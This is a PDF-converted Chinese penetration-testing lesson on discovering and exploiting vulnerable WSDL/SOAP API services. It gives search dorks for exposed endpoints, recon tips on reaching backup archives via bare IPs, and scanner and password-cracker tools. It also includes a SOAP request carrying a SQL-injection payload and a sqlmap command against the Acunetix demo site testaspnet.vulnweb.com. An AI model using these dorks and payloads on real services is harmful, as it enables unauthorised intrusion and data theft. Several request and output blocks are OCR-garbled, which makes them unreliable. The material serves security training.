
Day45 漏洞发现-API接口服务之漏洞探针类型利用修复





WSDL (网络服务描述语言, Web Services Description Language) 是一门基于 XML 的语言, 用于描述 Web Services 以及如何对它们进行访问。

1 API接口测试:

http://testaspnet.vulnweb.com/acuservice/service.
asmx?WSDL

45.1.5 漏洞关键字

1 配合 shodan,fofa,zoomeye 搜索也不错哦~

2 inurl:jws?wsdl

3 inurl:asmx?wsdl

4 inurl:aspx?wsdl

5 inurl:ascx?wsdl

6 inurl:ashx?wsdl

7 inurl:dll?wsdl


8 inurl:exe?wsdl


9 inurl:php?wsdl

10 inurl:pl?wsdl


11 inurl:?wsdl

12 filetype:wsdl wsdl





45.2.2 通过域名注册平台搜索对方域名



45.2.3 通过浏览器搜素目标网站关键词



45.2.4 域名访问和IP访问,目录可能会不同

收集时候不仅要扫描域名下的目录,还得扫描ip地址下的:

```
www.xiaodi8.com
d:/wwwroot/xiaodi8/

12.xx.x.xx
d:/wwwroot/


d:/wwwroot/xiaodi.zip
www.xiaodi8.com/xiaodi.zip 能下载吗?不能
12.xx.x.xx/xiaodi.zip 可以下载
```

```
www.xiaodi8.com
目录扫描 敏感文件扫描
www.xiaodi8.com
111.222.111.222

端口web扫描 8000
111.222.111.222:8000
```


45.3 Goby端口扫描 (举例)

发现4848端口,也可以用Nmap,百度查找漏洞,利用exp:




45.4 超级弱口令检测工具


45.5 AWVS扫描



描出来的结果存在SQL注入漏洞:



把数据包复制一下,在sqlmap安装目录,新建一个文档:



但是注意要把awvs的测试语句给删掉:

```
Accept. text/11thii,application/xhtmi+xmi,application/xmi,q=0.5,"/",q=0.0
Accept-Encoding: gzip,deflate
Content-Length: 445
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"</p>
xmlns:tns="http://tempuri.org/">
         <soap:Header/>
         <soap:Body>
                  <tns:GetUserInfo>
                           <tns:username>'+(select convert(int,CHAR(52)+CHAR(67)+CHAR
(117)+CHAR(118)+CHAR(66)+CHAR(65)+CHAR(57)+CHAR(117)+CHAR(121)+CHAR(83)+CHAR(52)) FROM
syscolumns)+'k/tns:username>
                            <tns:password>JCfUZQsq</tns:password>
                  </tns:GetUserInfo>
```

此处随便写一个参数,在后面加上*,告诉sqlmap要在此处进行测试:

sqlmap进行测试:

F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -r wsdl.txt --batch_

注入成功:

```
\( \soap:\text{Body} \)
\( \soap:\text{Bodd} \)
\( \text{Bodd} \)
\( \text{Bodd} \)
\( \text{CHAR}(112) + \text{CHAR}(101) + \text{CHAR}(121) + \text{CHAR}(167) + \text{CHAR}(105) + \text{CHAR}(190) + \text{CHAR}(109) + \text{CHAR}(114) + \text{CHAR}(116) + \text{CHAR}(166) + \text{CHAR}(100) +
```

45.6 总结:

- 1 1.系统漏洞发现主要借助于MSF, nmap等扫描工具;
- 2 2.web漏洞主要借助目前市面上已知的exp
- 3 3.app可以先将网址抓到,然后再做渗透
- 4 4.wsdl接口服务将链接丢到awvs里面跑

资源:

- 1 https://github.com/SmartBear/soapui/releases
- 2 https://github.com/shack2/SNETCracker/releases/
- 3 https://www.cnblogs.com/xyongsec/p/12370488.html